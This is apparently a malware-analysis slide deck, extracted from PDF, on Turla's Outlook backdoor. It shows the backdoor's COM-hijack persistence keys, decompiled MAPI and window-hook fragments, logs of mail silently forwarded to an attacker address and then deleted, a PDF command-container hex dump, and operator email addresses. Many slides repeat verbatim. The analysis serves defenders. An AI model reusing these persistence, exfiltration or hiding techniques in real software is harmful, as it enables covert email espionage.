  - [https://www.virusbulletin.com/uploads/pdf/conference\\_slides/2011/Larimer-VB2011.pdf](https://www.virusbulletin.com/uploads/pdf/conference_slides/2011/Larimer-VB2011.pdf)
  - <https://www.gdatasoftware.com/blog/2014/10/23941-com-object-hijacking-the-discreet-way-of-persistence>
- Outlook Protocol Manager.

HKCR = HKCU + HKLM



Registry Editor

File Edit View Favorites Help

{84DA0A92-25E0-11D3-B9F7-00C04F4C8F5D}

TreatAs

{84DE202D-5D95-4764-9014-A46F994CE856}

Name	Type	Data
ab (Default)	REG_SZ	{49CBB1C7-97D1-485A-9EC1-A26065633066}

Registry Editor

File Edit View Favorites Help



{49CBB1C7-97D1-485A-9EC1-A26065633066}



InprocServer32



{49DF3409-46B3-4B0C-B7BF-FEC0F9401EDD}

{49eb6558-c09c-46dc-8668-1f848c290d0b}

Name	Type	Data
ab (Default)	REG_SZ	C:\Users\user1\Documents\mapid.tlb
ab ThreadingModel	REG_SZ	Apartment







# MAPI

- Messaging Application Programming Interface
- COM-based API
- Allows software to be email-aware
- Replace olmapi32.dll

```
lppSession = (LPMAPISESSION)sub 1000D92B(&v1->mapi_session);
MAPILogonEx(0, 0, 0, 0x80000068, lppSession); //
// MAPI_UNICODE | MAPI_EXTENDED | MAPI_USE_DEFAULT | MAPI_ALLOW_OTHERS
if ( !v1->mapi_session )
{
    v10 = GetLastError();
    Log_2((int)&Parameter, "Logon failed! Error=%d\n", v10);
    Z_exception((std::exception *)&v81, "LogonFailed");
    v81 = &off_10058CA0;
    _CxxThrowException(&v81, &_TI3_AULogonFailed_COutlookClient__);
}
Log_2((int)&Parameter, "Logged on\n");
```



```
COutlookClient_open_outbox((int)&savedregs, v59, v59, (int)(v52 + 6), v52[2]);
```

```
if ( !v52[6] )
```

```
{
```

```
    v63 = GetLastError();
```

```
    Log((int)&Parameter, "Can't open current storage Outbox folder. Error = 0x%08x\n", v63);
```

```
    goto LABEL_100;
```

```
}
```

```
v64 = COutlookClient_HrAllocAdviseSink((IMAPISession *)v1, v52 + 6, (int)COutlookClient_outbox_notification);
```

```
if ( v64 )
```

```
{
```

```
    v65 = GetLastError();
```

```
    Log((int)&Parameter, "Can't set notification on Outbox folder. Hr = %d. Error = 0x%08x\n", v64, v65);
```

```
}
```

```
if ( v52[7] )
```

```
    Log((int)&Parameter, "Successfull set sink on Outbox folder of current store.\n");
```

```
else
```

```
    Log((int)&Parameter, "Error! Can't advise sink on Outbox folder.\n");
```

```
COutlookClient_open_outbox((int)&savedregs, v59, v59, (int)(v52 + 6), v52[2]);
```

```
if ( !v52[6] )
```

```
{
```

```
    v63 = GetLastError();
```

```
    Log((int)&Parameter, "Can't open current storage Outbox folder. Error = 0x%08x\n", v63);
```

```
    goto LABEL_100;
```

```
}
```

```
v64 = COutlookClient_HrAllocAdviseSink((IMAPISession *)v1, v52 + 6, (int)COutlookClient_outbox_notification);
```

```
if ( v64 )
```

```
{
```

```
    v65 = GetLastError();
```

```
    Log((int)&Parameter, "Can't set notification on Outbox folder. Hr = %d. Error = 0x%08x\n", v64, v65);
```

```
}
```

```
if ( v52[7] )
```

```
    Log((int)&Parameter, "Successfull set sink on Outbox folder of current store.\n");
```

```
else
```

```
    Log((int)&Parameter, "Error! Can't advise sink on Outbox folder.\n");
```

## Outgoing emails

- All outgoing emails are forwarded to the attacker's email address
- Can be disabled by changing a config value in the registry

```
21:57:56
SEND <-{
  From:
  To:
  recipient@example.com
  Cc:
  Bcc:
  Subj: My title
  Att: [1] "last_presentation.pdf"
}
21:57:56 Sending data message
21:57:56 Message ENTRYID: [Message ENTRYID]
21:57:56 Data message was send. To: [redacted]@gmx[.]com From: Subj: My title
21:57:56 Set last time.
21:57:56 Spawned thread for cleaning up outgoing messages (id 2848)
21:58:34 Ending work, client: Outlook
21:58:34 Number of messages to remove: 1
21:58:34 Message ENTRYID: [Message ENTRYID]
21:58:34 DeleteMessages executed successfully.
21:58:34 Number of not removed messages: 0
```

```
21:57:56
SEND <-{
  From:
  To:
  recipient@example.com
  Cc:
  Bcc:
  Subj: My title
  Att: [1] "last_presentation.pdf"
}
```

```
21:57:56 Sending data message
21:57:56 Message ENTRYID: [Message ENTRYID]
21:57:56 Data message was send. To: [redacted]@gmx[.]com From: Subj: My title
21:57:56 Set last time.
21:57:56 Spawned thread for cleaning up outgoing messages (id 2848)
21:58:34 Ending work, client: Outlook
21:58:34 Number of messages to remove: 1
21:58:34 Message ENTRYID: [Message ENTRYID]
21:58:34 DeleteMessages executed successfully.
21:58:34 Number of not removed messages: 0
```

```
21:57:56
SEND <-{
  From:
  To:
  recipient@example.com
  Cc:
  Bcc:
  Subj: My title
  Att: [1] "last_presentation.pdf"
}
```

21:57:56 Sending data message

21:57:56 Message ENTRYID: [Message ENTRYID]

21:57:56 Data message was send. To: [redacted]@gmx[.]com From: Subj: My title

21:57:56 Set last time.

21:57:56 Spawned thread for cleaning up outgoing messages (id 2848)

21:58:34 Ending work, client: Outlook

21:58:34 Number of messages to remove: 1

21:58:34 Message ENTRYID: [Message ENTRYID]

21:58:34 DeleteMessages executed successfully.

21:58:34 Number of not removed messages: 0

```
21:57:56
SEND <-{
  From:
  To:
  recipient@example.com
  Cc:
  Bcc:
  Subj: My title
  Att: [1] "last_presentation.pdf"
}
```

21:57:56 Sending data message

21:57:56 Message ENTRYID: [Message ENTRYID]

21:57:56 Data message was send. To: [redacted]@gmx[.]com From: Subj: My title

21:57:56 Set last time.

21:57:56 Spawned thread for cleaning up outgoing messages (id 2848)

21:58:34 Ending work, client: Outlook

21:58:34 Number of messages to remove: 1

21:58:34 Message ENTRYID: [Message ENTRYID]

21:58:34 DeleteMessages executed successfully.

21:58:34 Number of not removed messages: 0



## Outgoing emails

- Information is exfiltrated at the same time the victim sends an email
  - Prevent sending emails at unusual hours
- Data is encrypted and stored in a PDF attached to the email

00000000	25	50	44	46	2D	31	2E	34	0A	25	FF	FF	0A	0A	32	20	30	20	6F	62	%PDF-1.4.%...2 0 ob
00000014	6A	0A	3C	3C	2F	54	79	70	65	2F	58	4F	62	6A	65	63	74	2F	53	75	j.<</Type/XObject/Su
00000028	62	74	79	70	65	2F	49	6D	61	67	65	2F	46	69	6C	74	65	72	2F	44	btype/Image/Filter/D
0000003C	43	54	44	65	63	6F	64	65	2F	42	69	74	73	50	65	72	43	6F	6D	70	CTDecode/BitsPerComp
00000050	6F	6E	65	6E	74	20	38	2F	43	6F	6C	6F	72	53	70	61	63	65	2F	44	onent 8/ColorSpace/D
00000064	65	76	69	63	65	52	47	42	2F	57	69	64	74	68	20	31	2F	48	65	69	eviceRGB/Width 1/Hei
00000078	67	68	74	20	31	2F	4C	65	6E	67	74	68	20	31	39	36	39	3E	3E	0A	ght 1/Length 1969>>.
0000008C	73	74	72	65	61	6D	0A	FF	D8	FF	E0	00	10	4A	46	49	46	00	01	01	stream.....JFIF...
000000A0	01	00	60	00	60	00	00	FF	DB	00	43	00	02	01	01	02	01	01	02	02	..`..`.....C.....
000000B4	02	02	02	02	02	03	05	03	03	03	03	03	06	04	04	03	05	07	06	.....	
000000C8	07	07	06	07	07	08	09	0B	09	08	08	0A	08	07	07	0A	0D	0A	0A	.....	
000000DC	0B	0C	0C	0C	0C	07	09	0E	0F	0D	0C	0E	0B	0C	0C	0C	FF	DB	00	43	.....C
000000F0	01	02	02	02	03	03	03	06	03	03	06	0C	08	07	08	0C	0C	0C	0C	0C	.....
00000104	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	.....
00000118	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	.....
0000012C	0C	0C	0C	0C	FF	C0	00	11	08	00	01	00	01	03	01	22	00	02	11	....."	
00000140	01	03	11	01	FF	C4	00	1F	00	00	01	05	01	01	01	01	01	01	00	00	.....
00000154	00	00	00	00	00	01	02	03	04	05	06	07	08	09	0A	0B	FF	C4	00	.....	
00000168	B5	10	00	02	01	03	03	02	04	03	05	05	04	04	00	00	01	7D	01	02	.....}
0000017C	03	00	04	11	05	12	21	31	41	06	13	51	61	07	22	71	14	32	81	91	.....!1A..Qa."q.2..
00000190	A1	08	23	42	B1	C1	15	52	D1	F0	24	33	62	72	82	09	0A	16	17	18	..#B...R..\$3br.....
000001A4	19	1A	25	26	27	28	29	2A	34	35	36	37	38	39	3A	43	44	45	46	47	..%&'()*456789:CDEFG
000001B8	48	49	4A	53	54	55	56	57	58	59	5A	63	64	65	66	67	68	69	6A	73	HIJSTUVWXYZcdefghijs
000001CC	74	75	76	77	78	79	7A	83	84	85	86	87	88	89	8A	92	93	94	95	96	tuvwxyz.....67.....
000001E0	97	98	99	9A	A2	A3	A4	A5	A6	A7	A8	A9	AA	B2	B3	B4	B5	B6	B7	B8	.....

00000000	25	50	44	46	2D	31	2E	34	0A	25	FF	FF	0A	0A	32	20	30	20	6F	62	%PDF-1.4.%...2 0 ob	
00000014	6A	0A	3C	3C	2F	54	79	70	65	2F	58	4F	62	6A	65	63	74	2F	53	75	j.<</Type/XObject/Su	
00000028	62	74	79	70	65	2F	49	6D	61	67	65	2F	46	69	6C	74	65	72	2F	44	btype/Image/Filter/D	
0000003C	43	54	44	65	63	6F	64	65	2F	42	69	74	73	50	65	72	43	6F	6D	70	CTDecode/BitsPerComp	
00000050	6F	6E	65	6E	74	20	38	2F	43	6F	6C	6F	72	53	70	61	63	65	2F	44	onent 8/ColorSpace/D	
00000064	65	76	69	63	65	52	47	42	2F	57	69	64	74	68	20	31	2F	48	65	69	eviceRGB/Width 1/Hei	
00000078	67	68	74	20	31	2F	4C	65	6E	67	74	68	20	31	39	36	39	3E	3E	0A	ght 1/Length 1969>>.	
0000008C	73	74	72	65	61	6D	0A	FF	D8	FF	E0	00	10	4A	46	49	46	00	01	01	stream.....JFIF...	
000000A0	01	00	60	00	60	00	00	FF	DB	00	43	00	02	01	01	02	01	01	02	02	..`..`.....C.....	
000000B4	02	02	02	02	02	03	05	03	03	03	03	03	06	04	04	03	05	07	06	.....	.....	
000000C8	07	07	06	07	07	08	09	0B	09	08	08	0A	08	07	07	0A	0D	0A	0A	.....	.....	
000000DC	0B	0C	0C	0C	0C	07	09	0E	0F	0D	0C	0E	0B	0C	0C	0C	FF	DB	00	43	.....C	
000000F0	01	02	02	02	03	03	03	06	03	03	06	0C	08	07	08	0C	0C	0C	0C	.....	.....	
00000104	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	.....	.....	
00000118	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	0C	.....	.....	
0000012C	0C	0C	0C	0C	FF	C0	00	11	08	00	01	00	01	03	01	22	00	02	11	....."	.....	
00000140	01	03	11	01	FF	C4	00	1F	00	00	01	05	01	01	01	01	01	01	00	00	.....	.....
00000154	00	00	00	00	00	01	02	03	04	05	06	07	08	09	0A	0B	FF	C4	00	.....	.....	
00000168	B5	10	00	02	01	03	03	02	04	03	05	05	04	04	00	00	01	7D	01	02	.....}	.....
0000017C	03	00	04	11	05	12	21	31	41	06	13	51	61	07	22	71	14	32	81	91	.....!1A..Qa."q.2..	
00000190	A1	08	23	42	B1	C1	15	52	D1	F0	24	33	62	72	82	09	0A	16	17	18	..#B...R...\$3br.....	
000001A4	19	1A	25	26	27	28	29	2A	34	35	36	37	38	39	3A	43	44	45	46	47	..%&'()*456789:CDEFG	
000001B8	48	49	4A	53	54	55	56	57	58	59	5A	63	64	65	66	67	68	69	6A	73	HIJSTUVWXYZcdefghijs	
000001CC	74	75	76	77	78	79	7A	83	84	85	86	87	88	89	8A	92	93	94	95	96	tuvwxyz.....68.....	
000001E0	97	98	99	9A	A2	A3	A4	A5	A6	A7	A8	A9	AA	B2	B3	B4	B5	B6	B7	B8	.....	.....



## Operator email addresses

```
; char aLiliGolgstainG[]  
aLiliGolgstainG db 'Lili.golgstain@gmail.com',0
```

```
; char aJohnMajorLHotm[]  
aJohnMajorLHotm db 'john.major.1@hotmail.com',0
```

```
; char aHelpRdpLocal[]  
aHelpRdpLocal db 'help@rdp.local',0
```

## Operator email addresses

- In recent campaigns, we have seen them using gmx.com
- Pattern seems firstname.lastname@[free webmail]
- Sometimes, they impersonate the victim



**hakan** ✓

@hatr

Abonné



talk about spearphishing: turla knew their victims so well. in order to stay out of sight as long as possible, they set up a fake mail account in the name of a significant other of one victim. outlook did the rest. per three sources.

(article in german.)

Traduire le Tweet



**Deutsche Sicherheitsexperten enttarnen Vorgehen russisch...**

Hacker dringen in das Netz des Auswärtigen Amtes ein. Offenbar wurde dazu das Privatleben eines Mitarbeiters ausspioniert.

[sueddeutsche.de](https://www.sueddeutsche.de)

13:57 - 21 mai 2018



## Incoming emails

- All incoming email metadata is logged (subject, sender, etc.)
- Checks if the attachment is a PDF and contains a command

```
RECEIVE ->{  
  From: sender@example.com  
  To:  
  receiver@example.net  
  Cc:  
  Bcc:  
  Subj: Mail subject  
  Att: an_attachment.pdf  
}
```

## Hiding UI artefacts

- Delete all backdoor-related messages
  - Sent
  - Received
  - If it contains the operator email address
- Hooks

# Hiding UI artefacts


```
int __stdcall COutlookClient_F_CreateWindow_hook(int a1, void *lp, int a3, int a4,
{
    if ( !lp )
        return CreateWindowEx(a1, lp, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12);
    if ( IsBadReadPtr(lp, 1u) )
        return CreateWindowEx(a1, lp, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12);
    if ( !byte_100679AC )
        return CreateWindowEx(a1, lp, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12);
    if ( wcsncmp((const wchar_t *)lp, L"NetUIHWND") )
        return CreateWindowEx(a1, lp, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12);
    Sleep(0x3E8u);
    if ( is_not_parsing_incoming_email ) // 0 when parsing emails
        return CreateWindowEx(a1, lp, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12);
    is_not_parsing_incoming_email = 1;
    return 0;
}
```

# Hiding UI artefacts

```
int __stdcall COutlookClient_F_CreateWindow_hook(int a1, void *lp, int a3, int a4,
{
    if ( !lp )
        return CreateWindowEx(a1, lp, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12);
    if ( IsBadReadPtr(lp, 1u) )
        return CreateWindowEx(a1, lp, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12);
    if ( !byte_100679AC )
        return CreateWindowEx(a1, lp, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12);
    if ( wcsncmp((const wchar_t *)lp, L"NetUIHWND") )
        return CreateWindowEx(a1, lp, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12);
    Sleep(0x3E8u);
    if ( is_not_parsing_incoming_email ) // 0 when parsing emails
        return CreateWindowEx(a1, lp, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12);
    is_not_parsing_incoming_email = 1;
    return 0;
}
```

# Hiding UI artefacts

```
int __stdcall COutlookClient_F_CreateWindow
{
    if ( !lp )
        return CreateWindowEx(a1, lp, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12);
    if ( IsBadReadPtr(lp, 1u) )
        return CreateWindowEx(a1, lp, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12);
    if ( !byte_100679AC )
        return CreateWindowEx(a1, lp, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12);
    if ( wcsncmp((const wchar_t *)lp, L"NetUIHWND") )
        return CreateWindowEx(a1, lp, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12);
    Sleep(0x3E8u);
    if ( is_not_parsing_incoming_email ) // 0 when parsing emails
        return CreateWindowEx(a1, lp, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12);
    is_not_parsing_incoming_email = 1;
    return 0;
}
```



# Hiding UI artefacts

```
int __stdcall COutlook_F_Hook_CreateWindow(int a1, void *lp, int a3, int a4,
{
    int result; // eax

    if ( !lp
        || IsBadReadPtr(lp, 1u)
        || !byte_443FA2
        || (result = sub_40DA03((char *)lp, (char *)L"NUIDialog")) != 0
        || !byte_443FA1
        || a4 != 0x80080000 )
```







# Backdoor

- Fully-controlled by email
  - Commands are contained in PDF attachments
  - Old versions: XML in the email body
- Operator agnostic
  - Even if the email address is took down, a command can be sent from any other email address

## Backdoor | PDF format

- Really complex – a pain to reverse
  - Probably just to make analysis more time consuming
- Valid PDF document
- Data appended after a JPG





